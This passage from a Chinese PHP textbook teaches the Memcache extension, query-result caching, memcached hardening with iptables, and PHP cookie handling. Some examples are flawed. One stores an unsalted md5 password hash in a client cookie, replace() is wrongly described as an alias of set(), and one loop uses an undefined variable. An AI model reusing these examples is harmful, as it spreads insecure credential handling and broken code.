该方法有三个可用参数：第一个参数$host 是必选的，需要提供 memcached 服务器的域名或 IP；第二个参数$post 是可选的，需要提供 memcached 服务器的 tcp 端口号，默认值是 11211；第三个参数也是可选的，是连接 memcached 进程的失效时间，通常很少使用，但在修改它的默认值[1]的时候要三思，以免失去所有 memcached 缓存的优势导致连接变得很慢。应用范例如下所示：

```
<?php
    /* 实例化Memcache类的对象 */
    $memcache = new Memcache;

    /* 通过 $mecache中connect()方法连接到"memcache_host"位置和11211端口对应的memcached服务器 */
    $memcache -> connect('memcache_host', 11211);

    /* 关闭对象（对常连接不起作用） */
    $memcache ->close();
```

使用 Memcache::connect()连接到 memcached 服务器，并完成操作以后，可以使用 Memcache::close()方法关闭连接，完成一些会话过程。如果需要以长连接方式连接 memcached 服务器，可以使用 Memcache::pconnect()方法实现，该方法的调用方法和 Memcache::connect()完全相同，但长连接不能被 Memcache::close()方法关闭。

2．向 memcached 服务器中添加和重置数据

连接 memcached 服务器成功以后，就可以添加一个要缓存的数据（add），或设置一个指定 key 的缓存变量内容(set)，以及可以替换一个指定已存在 key 的的缓存变量内容(replace)。可以通过 MemCache 类对象中的 add()、set()和 replace()三个函数来完成，格式如下所示：

```
bool Memcache::add ( string $key , mixed $var [, int $flag [, int $expire ]] )        //添加一个要缓存的数据
bool Memcache::set ( string $key , mixed $var [, int $flag [, int $expire ]] )        //设置一个指定 key 的缓存变量内容
bool Memcache::replace ( string $key , mixed $var [, int $flag [, int $expire ]] )    //替换一个指定已存在 key 的缓存变量内容
```

这三个方法的语法格式相同，都需要 4 个参数：第一个参数$key 是必选项，用于设置缓存数据的键，其长度不能超过 250 个字符；第二个参数$var 也是必选项，作为缓存设置的值，整型将直接存储，其他类型将被序列化存储，其值最大为 1M；第三个参数$flag 是可选项，即是否使用 zlib 压缩，当使用 MEMCACHE_COMPRESSED 时，数据很小时不会采用 zlib 压缩，只有数据达到一定大小才对数据进行 zlib 压缩；第四个参数$expire 也是可选项，设置缓存数据的过期时间，0 为永不过期，可使用 UNIX 时间戳格式或距离当前时间的秒数，设为秒数时不能大于 2 592 000（30 天）。这三个方法成功则返回

TRUE，失败则返回 FALSE。应用范例如下所示：

```php
<?php
    /* 实例化Memcache类的对象 */
    $memcache = new Memcache;
    /* 连接本机的memcached服务器 */
    $memcache -> connect('localhost', 11211);

    /* 向本机的memcached服务器中添加一组数据 */
    $is_add1 = $memcache->add('brophp', 'BroPHP框架');
    /* 向本机添加每一数组作为数据,数组或对象将会被序列化 */
    $is_add2 = $memcache->add('lamp', array('Linux', 'Apache', 'MySQL', 'PHP'));
    /* 如果添加的key已经存在，则添加将会失败 ，MEMCACHE_COMPRESSED 使用zlib压缩， 0表示不过期*/
    $is_add3 = $memcache->add('lamp', 'LAMP兄弟连', MEMCACHE_COMPRESSED, 0);

    /*设置一个指定 key 的缓存变量内容，如果key不存中则新添加，如果存在则为修改 */
    $is_set1 = $memcache->set('phpfw', 'BroPHP框架');
    /* 指定的key已经存在，则修改内容 ，缓存一周*/
    $is_set2 = $memcache->set('brophp', 'BroPHP超经量组框架',MEMCACHE_COMPRESSED, 7*24*60*60);

    /* 使用replace()替换一个指定已存在key 的的缓存变量内容 是set()方法的别名 ,设置大于30天的缓存*/
    $is_replace = $memcache->replace('lamp', 'LAMP兄弟连', MEMCACHE_COMPRESSED, time()+31*24*60*60);

    /* 关闭与memcached服务器的连接 */
    $memcache -> close();
```

上例中分别使用了三种方法添加和修改数据，add()方法只能添加新的缓存内容，set()和 replace()两个方法可以看做是别名的关系，功能基本相同。

3．从 memcached 服务器中获取和删除数据

可以添加和修改缓存数据，当然也可以获取和删除 memcached 服务器中存在的缓存数据。获取某个 key 的变量缓存值，可以使用 Memcache::get()方法，格式如下所示：

```
string Memcache::get ( string $key [, int &$flags ] )          //获取一个 key 的变量缓存值
array Memcache::get ( array $keys [, array &$flags ] )         //获取多个 key 的变量缓存多个值
```

该方法有两种用法：一种是通过第一个必选参数，并使用一个字符串的 key，从 memcached 服务器中返回缓存的指定 key 的变量内容，如果获取失败或该变量的值不存在，则返回 FALSE；另一种是在第一个必选参数中使用一个数组，在数组中使用多个 key，就可以获得每个 key 对应的多个值。如果传入的 key 的数组中的 key 都不存在，则返回的结果是一个空数组，反之则返回 key 与缓存值相关联的关联数组，关联数组的下标为每个 key 名。应用范例如下所示：

```php
<?php
    /* 实例化Memcache类的对象 */
    $memcache = new Memcache;
    /* 连接本机的memcached服务器 */
    $memcache -> connect('localhost', 11211);

    /* 返回缓存的指定 brophp 的变量内容 */
    $var1 = $memcache->get('brophp');
    /*
        如果键brophp，lamp不存在 $var2 = array();
        如果brophp，lamp存在$var = array('brophp'=>'BroPHP超经量组框架', 'lamp'=>'LAMP兄弟连');
    */
    $var2 = $memcache->get(array('brophp', 'lamp'));
```

```
14
15      var_dump($var1);
16      var_dump($var2);
17
18      /* 关闭与memcached服务器的连接 */
19      $memcache -> close();
```

如果需要删除某一个变量的缓存，可以使用 Memcache::delete()方法。格式如下所示：

```
bool Memcache::delete ( string $key [, int $timeout ] )        //删除某个变量的缓存
```

该方法有两个参数：第一个参数$key 是必选项，缓存的键值不能为 null 和''，当它等于这两个值的时候 php 会有警告错误；第二个参数是可选项，为删除这项的时间，如果它等于 0，则这项将被立刻删除，反之，如果它等于 30 秒，那么这项被删除在 30 秒内。如果成功，则返回 TRUE，失败则返回 FALSE。应用范例如下所示：

```
1 <?php
2     /* 实例化Memcache类的对象 */
3     $memcache = new Memcache;
4     /* 连接本机的memcached服务器 */
5     $memcache -> connect('localhost', 11211);
6
7     $memcache -> delete('phpfw');          //立即删除phpfw的项
8     $memcache -> delete('brophp', 0);      //立即删除brophp的项
9     $memcache -> delete('lamp', 30);       //在30秒内删除lamp的项
10
11    /* 关闭与memcached服务器的连接 */
12    $memcache -> close();
```

清空所有缓存内容可以使用 Memcache::flush()方法，该方法不是真的删除缓存的内容，只是使所有变量的缓存过期，使内存中的内容能被重写。如果成功返回，则 TRUE，失败则返回 FALSE。

4．添加分布式使用的多个 memcached 服务器

如果有多台 memcached 服务器端，最好使用 Memcache::addServer()来连接服务前端。而不是 Memcache::connect()去连接 memcached 服务器，是因为 PHP 客户端是利用服务器池，根据“crc32(key) % current_server_num”哈希算法将 key 哈希到不同的服务器中。Memcache::addServer()方法的格式如下所示：

```
bool Memcache::addServer ( string $host [, int $port [, bool $persistent [, int $weight [, int $timeout [, int $retry_interval [, bool $status [, callback $failure_callback ]]]]]] )
```

该方法有 8 个参数，除了第一个参数以外，其他都是可选的：第一个参数$host 表示服务器的地址；第二个参数$port 表示端口；第三个参数$persistent 表示是否是一个持久连接；第四个参数$weight 表示这台服务器在所有服务器中所占的权重；第五个参数$timeout 表示连接的持续时间；第六个参数$retry_interval 表示连接重试的间隔时间，默认为 15，设置为-1 表示不进行重试；第七个参数$status 用来控制服务器的在线状态；第八个参数$failure_callback 允许设置一个回调函数来处理错误信息。该方法成功则返回 TRUE，失败则返回 FALSE。但要注意，Memcache::addServer()方法没有连接到服务器的动作，所以在 memcached 进程没有启动的时候，执行 addServer 成功也会返回 true。应用范例如下所示：

```php
<?php
    /* 实例化Memcache类的对象 */
    $memcache = new Memcache;
    /*
    $mem->addServer('192.168.0.11', 11211);   //添加第一个memcached服务器
    $mem->addServer('192.168.0.12', 11211);   //添加第二个memcached服务器
    $mem->addServer('192.168.0.13', 11211);   //添加第三个memcached服务器
    */
    /* 通过配置文件可以动态设置多台memcached服务器的参数 */
    $mem_conf = array(
        array('host'=>'192.168.0.11', 'port'=>'11211'),
        array('host'=>'192.168.0.12', 'port'=>'11211'),
        array('host'=>'192.168.0.13', 'port'=>'11211')
    );

    /* 通过循环按$mem_conf数组中的内容设置多台memcached服务器 */
    foreach ( $mem_conf as $v ) {
        $memcache->addServer ( $v ['host'], $v ['port'] );
    }

    /*
        使用循环向3台memcached服务器中添加100条数据
        会使用"crc32(key) % current_server_num"哈希算法将 key 平均哈希到3台服务器中
    */
    for($i=0; $i < 100; $i++) {
        $mem->set('key'.$i, md5($i).'This is a memcached test!', 0, 60);
    }
```

通过 MemAdmin 之类的客户端工具可以看到上面的 key 被平均分布存储在这三台 memcached 服务器上了（根据算法自动计算）。MemCache 客户端的管理的服务器具有故障转移机制，例如，本例中三台 memcached 服务器，而其中一台宕机了，那么 current_server_num 会由原先的 3 变成 2。Memcache::addServer()方法的第六个参数测试范例如下所示：

```php
<?php
    /* 实例化Memcache类的对象 */
    $memcache = new Memcache;

    /* 注意第6个参数值15的作用 */
    $is_add = $memcache->addServer('localhost', 11211, true, 1, 1, 15, true);

    /* 向本机的memcached服务器中添加一组数据 */
    $is_set = $memcache->set('brophp', 'BroPHP超轻量级框架');
```

上例中如果 localhost 服务器宕机或 memcached 守护进程宕掉，执行请求的时候自连接服务器失败时算起，15 秒后会自动重试连接服务器，但是在这 15 秒内不会去连接这个服务器，即只要有请求，每 15 秒就会尝试连接服务器。而且每个服务器连接重试是独立进行的，例如，添加了两台服务器，一台是 localhost，另一台是 192.168.0.10，它们分别是从各自连接失败那个时间算起，只要对各自服务器有请求，就会每隔 15 秒去连接各自的服务器。

5. 获取服务器的状态信息

如果需要获取当前 memcached 服务器运行的状态，或者获取通过 Memcache::addServer()方法最后添加服务器状态信息，可以使用 Memcache::getStats()方法。格式如下所示：

```
array Memcache::getStats ([ string $type [, int $slabid [, int $limit ]]] )        //获取当前服务器的运行状态
```

该方法有三个可选参数：第一个参数$type 表示要求返回的类型，有效值包括{reset, malloc, maps, cachedump, slabs, items, sizes}，依照一定规则协议，这个参数可以方便开发人员查看不同类别的信息；第二个参数$slabid 和第三个参数$limit 是在第一个元素设置“cachedump”时使用的。返回一个服务器静态信息数组（和 telnet 命令行端户端执行 stats 命令，返回结果相似），失败时返回 FALSE。如果要获取所有服务器扩展状态信息，可以使用 Memcache::getExtendedStats()方法。也可以通过 Memcache::getServerStatus()方法输入“主机”及“端口”来获取相应的服务器状态信息。

22.4.3 MemCache 的实例应用

在项目中最常见的 MemCache 应用，就是缓存从数据库中查询的数据结果，以及保存会话控制信息（session）。会话控制将在下一章中详细讨论，本节主要介绍一下如何将数据库查询出来的结果使用 memcached 服务器进行缓存，以减少频繁的数据库连接及大量的查询对数据库造成的压力。设计的原则是只要数据库中的记录没有被改变，就不需要重新连接数据库并反复执行重复的查询语句，相同的查询结果都应该从缓存服务器中获取。范例应用如下所示：

```php
<?php
    /** 该函数用于执行有结果集的SQL语句，并将结果缓存到memcached服务器中
        @param   string   $sql          有结果集的查询语句SQL
        @param   object   $memcache     Memcache类的对象
        @return  $data                  返回结果集的数据     */
    function select($sql, Memcache $memcache){
        /* md5 SQL命令 作为 memcache的唯一标识符*/
        $key = md5($sql);
        /* 先从memcached服务器中获取数据 */
        $data = $memcache->get($key);
        /* 如果$data为false那么就是没有数据，那么就需要从数据库中获取 */
        if(!$data) {
            try{      //很有必要将连接数据库的过程单独处理
                $pdo = new PDO("mysql:host=localhost;dbname=dbtest", "mysql_user", "mysql_pass");
            }catch(PDOException $e){
                die("连接失败: ".$e->getMessage());
            }
            $stmt = $pdo->prepare($sql);
            $stmt->execute();
            /* 从数据库中获取数据,返回二维数组$data */
            $data = $stmt->fetchAll(PDO::FETCH_ASSOC);
            /* 这里向memcached服务器写入从数据库中获取的数据*/
            $memcache -> add($key, $data,  MEMCACHE_COMPRESSED, 0);
        }
        return $data;
    }

    $memcache = new Memcache;
    /* 可以使用addServer()方法添加多台memcached服务器 */
    $memcache -> connect('localhost', 11211);
    /* 第一次运行还没有缓存数据，会读取一次数据库，当再次访问程序时，就直接从memcache获取*/
    $data = select("SELECT * FROM user", $memcache);
    var_dump($data);    //输出数据
```

上例代码只是项目开发中的一个片段，声明了一个 select()函数。调用 select()函数时，为第一个参数传递一个有结果集的查询语句，第二个参数为 MemCache 类的对象。在项目中如果都使用这个函数获取数据库中记录的查询结果，则只有第一次调用时连接了一次数据库并从数据库中查询出结果，以后

同样的查询语句都会从 memcached 服务器中获取数据，而不再做数据库查询操作，这样可以在很大程度上减轻数据库的负担。在 select()方法中，使用 md5()函数将 SQL 语句加密，作为存取方法的唯一标识符 key，因为在 SQL 语句中会有一些特殊字符，也是出于安全考虑。

22.5 memcached 服务器的安全防护

访问 MySQL 数据库服务器时必须通过用户验证后才能进入，而访问 memcached 服务器则是直接通过客户端连接操作，没有任何验证过程。服务器如果直接暴露在互联网上是非常危险的，轻则数据泄露，重则服务器被入侵，还有可能存在一些未知的情况，所以危险性是可以预见的。为了安全起见，笔者有以下两点建议。

1. 内网访问

内网间的访问能够有效阻止其他非法的访问。如果让分布式的多个 memcached 服务器只在内部局域网中访问，需要设置 Web 服务器中的一块网卡在内网访问 memcached 服务器，Web 服务器的另外一个网卡对外网。并在 memcached 服务器启动的时候就监听内网的 IP 地址和端口，memcached 的启动选项使用如下所示：

```
# memcached -d -m 1024 -u root -l 192.168.0.10 -p 11211 -c 1024 start
```

该命令设置 memcached 服务器在启动后监听内网的 IP 地址 192.168.0.10，监听端口 11211，占用 1024MB 内存，并且允许最大 1024 个并发连接。

2. 设置防火墙

设置防火墙是简单有效的方式，如果 memcached 和 Web Server 在同一台机器上，或只要是有通过外网 IP 来访问 memcached 的情况，就需要使用防火墙或者代理程序来过滤非法访问。一般在 Linux 系统下常用 iptables 来指定一些规则防止一些非法的访问。例如，设置只允许自己的 Web 服务器来访问我们的 memcached 服务器，同时阻止其他的访问。防火墙 iptables 的规则设置如下所示：

```
# iptables -F
# iptables -P INPUT DROP
# iptables -A INPUT -p tcp -s 192.168.0.10 --dport 11211 -j ACCEPT
# iptables -A INPUT -p udp -s 192.168.0.10 --dport 11211 -j ACCEPT
```

上面的 iptables 规则只允许 192.168.0.10 这台 Web 服务器对 memcached 服务器的访问，能够阻止一些非法访问。当然也可以增加一些其他的规则来加强安全性，需要根据自己的需要来进行设置。

22.6 小结

本章必须掌握的知识点

- MemCache 在 Web 中的应用

- memcached 的安装与管理
- PHP 的 MemCache 应用程序扩展的使用

本章需要了解的内容

- 使用 Telnet 作为 memcached 的客户端管理
- memcached 服务器的安全防护

本章需要拓展的内容

- 学习 MemAdmin 工具的使用

第23章 会话控制

会话控制是一种面向连接的可靠通信方式，通常根据会话控制记录判断用户登录的行为。例如，当我们在某网站的 E-mail 系统上成功登录以后，在这之间的查看邮件、收信、发信等过程，有可能需要访问多个页面来完成。但在同一个系统上，多个页面之间互相切换时，还能保持用户登录的状态，并且访问的都是登录用户自己的信息。这种能够在网站中跟踪一个用户，并且可以处理在同一个网站中同一个用户在多个页面共享数据的机制，都需要使用会话控制的思想完成。

23.1 为什么要使用会话控制

我们在浏览网站时，访问的每一个 Web 页面都需要使用“HTTP 协议”实现。而 HTTP 协议是无状态协议，就是说 HTTP 协议没有一个内建机制来维护两个事务之间的状态。当一个用户请求一个页面以后，再请求同一个网站上的另外页面时，HTTP 协议不能告诉我们这两个请求是来自同一个用户，会被当做独立的请求，而并不会将这两次访问联系在一起，如图 23-1 所示。

在图 23-1 中，当某网站的用户通过客户机的浏览器，请求 Web 服务器中的“网页一”时，该页面会经由服务器处理以后动态地将内容响应给浏览器显示。由于 HTTP 协议的无状态性，当用户通过“网页一”中的链接，或直接在地址栏中输入 Web 服务器 URL 来请求本站的其他网页时，会被看做是和前一次毫无关系的连接，和使用者相关的资料并不会自动传递到新请求的页面中。例如，在第一个页面中登录了一次，再转到同一个网站的其他页面时，如果还想使用该用户的身份访问，则必须再重复执行登录的动作，因为 HTTP 协议是无状态的，所以不能在不同页面之间跟踪用户。

会话控制的思想就是允许服务器跟踪同一个客户端做出的连续请求。这样，我们就可以很容易地做到用户登录的支持，而不是在每浏览一个网页时都去重复执行登录的动作。当然，除了使用会话控制在同一个网站中跟踪 Web 用户之外，对同一个访问者的请求还可以在多个页面之间为其共享数据。




图 23-1　用户连续请求 Web 服务器中的多个页面演示

23.2 会话跟踪的方式

HTTP 是无状态的协议，所以不能维护两个事务之间的状态。但一个用户在请求一个页面以后再请求另一个页面时，还要让服务器知道这是同一个用户。PHP 系统为了防止这种情况的发生，提供了如下三种网页之间传递数据的方法。

- 使用超链接或者 header()函数等重定向的方式，通过在 URL 的 GET 请求中附加参数的形式，将数据从一个页面转向另一个 PHP 脚本中。也可以通过网页中的各种隐藏表单来储存使用者的资料，并将这些信息在提交表单时传递给服务器中的 PHP 脚本使用。
- 使用 Cookie 将用户的状态信息，存放在客户端的计算机之中。让其他程序能通过存取用户端计算机的 Cookie，来存取目前的使用者资料信息。
- 相对于 Cookie 还可以使用 Session，将访问者的状态信息存放于服务器之中，让其他程序能透过服务器中的文件或数据库，来存取使用者资讯。

在上面三种网页间数据的传递方式之中，使用 URL 的 GET 或 HTTP POST 方式，主要是用来处理参数的传递或是多笔资料的输入，适合于两个脚本之间的简单数据传递。例如，通过表单修改或删除数据时，可以将在数据库中对应的行 ID 传递给其他脚本。如果需要传递的数据比较多，页面传递的次数比较频繁，或者是需要传递数组时，则用这种办法有些烦琐。特别是在项目中跟踪一个用户时，要为不同权限的用户提供不同的动态页面，需要每个页面都知道现在的用户是谁，所以就需要每个页面都能够获得这个用户的相关信息。如果是使用 URL 的方式，我们要在每个页面转向的 URL 上都加上同样的用户信息，这样就给项目开发人员工作带来很大的困难。所以对于这种情况，通常选用 Cookie 和 Session 技术。

23.3 Cookie 的应用

Cookie 是一种由服务器发送给客户端的片段信息，存储在客户端浏览器的内存或者硬盘上，在客户对该服务的请求中发回它。PHP 透明地支持 HTTP Cookie。可以利用它在远程浏览器端储存数据并以此来跟踪和识别用户的机制。Cookie 的中文意思是“小甜饼”，是 Web 服务器端给客户端的。但是这个“小甜饼”并不是服务器白给客户端的，需要客户端使用 Cookie 为服务器记录一些信息。例如，把 Web 服务器比做是一家商场，商场中的每个店面比做是一个页面，而 Cookie 则好比你第一次去商场时，由商场为你提供的一张会员卡或者积分卡。当你在这家商场的任何店面中购物时，只要你提供你所保存的会员卡，就会被看做是本商场的会员而享受打折的待遇。而且在会员卡的期限内，任何时间来到这家商场，都会被看做是商场的会员。

23.3.1 Cookie 概述

Cookie 是用来将使用者资料记录在客户端的技术，这种技术让 Web 服务器能将一些只需存放于客户端，或者可以在客户端进行运算的资料，存放于用户的计算机系统之中。如此就不需要在连接服务器时，再通过网络传输、处理这些资料，进而提高网页处理的效率，降低服务器的负担，如图 23-2 所示。




图 23-2　Cookie 的应用模型

在图 23-2 中，假设某网站的用户通过客户端的浏览器，访问 Web 服务器中的“网页一”进行用户登录。当通过验证并成功登录网站后，在“网页一”的 PHP 脚本中，会把和这个用户有关的信息，以键/值对的形式设置到客户端计算机的 Cookie 中（通过 HTTP 响应头部信息发送给客户端）。当再次访问同一个服务器中其他 PHP 脚本时，就会自动携带 Cookie 中的数据一起访问（通过 HTTP 请求的头部信息传回给服务器）。在服务器的每个脚本中都可以接受 Cookie 中的数据，并重新对登录者的身份进行验证，而不需要每访问一个页面就重新输入一次登录者的信息。

23.3.2 向客户端计算机中设置 Cookie

Cookie 的建立十分简单，只要用户的浏览器支持 Cookie 功能，就可以使用 PHP 内建的 setCookie()函数来新建立一个 Cookie。Cookie 是 HTTP 标头的一部分，因此 setCookie()函数必须在其他信息被输出到浏览器前调用，所以即使是空格或空行，都不要在调用 setCookie()函数之前输出，这和调用 header()函数的限制类似。setCookie()函数的语法格式如下所示：

```
bool setcookie (string $name [, string $value [, int $expire [, string $path [, string $domain [, bool $secure ]]]]])
```

setcookie()函数定义一个和其余的 HTTP 标头一起发送的 Cookie，它的所有参数是对应 HTTP 标头 Cookie 资料的属性。虽然 setcookie()函数的导入参数看起来不少，但除了参数 name 之外，其他都是非必需的，而我们经常使用的只有前三个参数。它的每个参数代表的意义如表 23-1 所示。

表 23-1 setCookie()函数的参数说明

参　数	描　述	示　例
$name	Cookie 的识别名称	使用$_COOKIE['cookiename']调用名为 cookiename 的 Cookie
$value	Cookie 的值，可以为数值或字符串形态，此值保存在客户端，不要用来保存敏感数据	假定第一个参数为'cookiename'，可以通过$_COOKIE['cookiename']取得其值
$expire	Cookie 的生存期限，这是个 UNIX 时间戳，即从 Unix 纪元开始的秒数	如 time()+60*60*24*7 将设定 Cookie 在一周后失效，如果未设定 Cookie，则会在会话结束后就立即失效
$path	Cookie 在服务器端的指定路径，当设定此值时，服务器中只有指定路径下的网页或程序可以存取此 Cookie	如果该参数设为'/'，Cookie 就在整个 domain 内有效，如果设为'/foo/'，Cookie 就只在 domain 下的/foo/目录及其子目录内有效，默认值为设定 Cookie 的当前目录
$domain	指定此 Cookie 所属服务器的网址名称，预设是建立此 Cookie 服务器的网址	要使 Cookie 能在如 example.com 域名下的所有子域都有效的话，该参数应该设为'.example.com'。虽然“.”并不是必须的，但加上它会兼容更多的浏览。如果该参数设为 www.example.com 的话，就只在 www 子域内有效
$secure	指明 Cookie 是否仅通过安全的 HTTPS 连接传送，中 Cookie 的安全识别常数，如果设定此值代表只有在某种情况下，才能在客户端与服务器之间传递	当设成 TRUE 时，Cookie 仅在安全的连接中被设置。默认值为 FALSE

如果只有$name 这一个参数，则原有此名称的 Cookie 选项将会被删除，你也可以使用空字符串（""）来略过此参数。参数$expire 和$secure 是个整数，你可以使用 0 来略过此参数，而不是使用空字符串。但参数$expire 是一个正规的 UNIX 时间整数，由 time()或 mktime()函数传回。参数$secure 指出此 Cookie 将只有在安全的 HTTPS 连接时传送。在实际建立 Cookie 时通常仅使用前三项参数，其简单使用如下所示：

```
1 <?php
2     //向客户端发送一个Cookie,将变量username值为skygao,保存客户端一周的时间
3     setcookie("username", "skygao", time()+60*60*24*7);
```

如果访问该脚本就会设置 Cookie，并把用户名添加到访问者电脑的 Cookie 中去。上例表示建立一个识别名称为“username”的 Cookie，其内容值为字符串“skygao”，而在客户端有效的存储期限则指定为一周。如果其他三个参数也需要使用，可以按如下方式指定：

```php
<?php
    //使用setCookie()函数的全部参数设置
    setcookie("username", "skygao", time()+60*60*24*7, "/test", ".example.com", 1);
```

在上例中，参数“/test/”表示 Cookie 只有在服务器的这个目录或子目录中有效。参数“.example.com”使 Cookie 能在如 example.com 域名下的所有子域中都有效，虽然“.”并不必需的，但加上它会兼容更多的浏览。当最后一个参数设成 1 时，则 Cookie 仅在安全的连接中才能被设置。如果需要向客户端设置多个 Cookie，可以通过调用多次 setCookie()函数实现。但如果两次设置相同的 Cookie 识别名称，则后设置的 Cookie 会把值赋给与自己同名的 Cookie 变量，如果原来的值不为空，则会被覆盖。

23.3.3　在 PHP 脚本中读取 Cookie 的资料内容

如果 Cookie 设置成功，客户端就拥有了 Cookie 文件，用来保存 Web 服务器为其设置的用户信息。假设我们在客户端使用 Windows 系统去浏览服务器中的脚本，Cookie 文件会被存放在“C:\Documents and Settings\用户名\Cookies”文件夹下。Cookie 是一个以普通文本文件形式记录信息的，虽然直接使用文本编辑器就可以打开浏览，但直接去阅读 Cookie 文件中的信息没有意义。而是当客户再次访问该网站时，浏览器会自动把与该站点对应的 Cookie 信息全部发回给服务器。从 PHP 5 以后，任何从客户端发送过来的 Cookie 信息，都被自动保存在$_COOKIE 全局数组中，所以在每个 PHP 脚本中都可以从该数组中读取相应的 Cookie 信息。$_COOKIE 全局数组储存所有通过 HTTP 传递的 Cookie 资料内容，并以 Cookie 的识别名称为索引值、内容值为元素，和我们前面介绍的全局数组$_GET 和$_POST 的用法相似。

在设置 Cookie 的脚本中，第一次读取它的信息并不会生效，必须刷新或到下一个页面才可以看到 Cookie 值。因为 Cookie 要先被设置到客户端，再次访问时才能被发送回来，这时才能被获取。所以要测试一个 Cookie 是否被成功的设定，可以在其到期之前通过另外一个页面来访问其值。可以简单地使用 print_r($_COOKIE)指令来调试现有的 Cookies。如下所示：

```php
<?php
    //输出Cookie中保存的所有用户信息
    print_r($_COOKIE);
```

如果使用 Cookie 中的单个信息，可以在$_COOKIE 中通过 Cookie 标识名称进行访问。如果 Cookie 中的信息需要批量处理，可以通过数组遍历的方式对其进行处理。

23.3.4　数组形态的 Cookie 应用

Cookie 也可以利用多维数组的形式，将多个内容值存储在相同 Cookie 名称标识符下。但不能直接使用 setCookie()函数，将数组变量插入到第二个参数作为 Cookie 的值，因为 setCookie()函数的第二个参数必须传一个字符串的值。如果需要将数组变量设置到 Cookie 中，可以在 setCookie()函数的第一个参数中，通过在 Cookie 标识名称中指定数组下标的形式设置。如下所示：

```php
<?php
    setcookie("user[username]", "skygao");                  //设置为$_COOKIE["user"]["username"]
    setcookie("user[password]", md5("123456"));             //设置为$_COOKIE["user"]["password"]
    setcookie("user[email]", "skygao@lampbrother.net");     //设置为$_COOKIE["user"]["email"]
```

在上面一段程序中，建立了一个标识名称为“user”的 Cookie，但其中包含了三个数据，这样就形

成了 Cookie 的关联数组形态。设置成功之后，如果需要在 PHP 脚本中获取其值，同样是使用$_COOKIE 超级全局数组。但这时的$_COOKIE 数组并不是一维的了，而是变成了一个二维数组，一维的下标变量是“user”。在下面的 PHP 脚本中，我们使用 foreach()函数遍历上面设置的 Cookie：

```
<?php
    //遍历$_COOKIE["user"]数组
    foreach($_COOKIE["user"] as $key => $value){
        //输出Cookie数组中二维的键值对
        echo $key.":".$value."\n";
    }
```

当然我们也可以设置 Cookie 为索引数组形态。其实使用 Cookie 的数组形态，和我们直接在 PHP 脚本中声明的数组非常相似。区别在于，我们把数组保存到了客户端的计算机中，然后在服务器端的每个 PHP 脚本中都可以使用这个数组。

23.3.5 删除 Cookie

如果需要删除保存在客户端的 Cookie，可以使用两种方法。而这两种方法和设置 Cookie 一样，也是调用 setcookie()函数实现删除的动作：第一种方式，省略 setcookie()函数的所有参数列，仅导入第一个参数 Cookie 识别名称参数，来删除指定名称的 Cookie 资料；第二种方式，利用 setcookie()函数把目标 Cookie 设定为“已过期”状态。如下所示：

```
<?php
    //只指定Cookie识别名称一个参数，即删除客户端中这个指定名称的Cookie资料
    setCookie("account");                          //第一种方法

    //设置Cookie 在当前时间之前已经过期，因此系统会自动删除识别名称为isLogin的Cookie
    setCookie("isLogin", "" , time()-1);           //第二种方法
```

第一种方法将 Cookie 的生存时间默认设置为空，则生存期限与浏览器一样，浏览器关闭时 Cookie 就会被删除。而对于第二种删除 Cookie 的方法，Cookie 的有效期限参数的含义指当超过设定时间时，系统会自动删除客户端的 Cookie 程序。

23.3.6 基于 Cookie 的用户登录模块

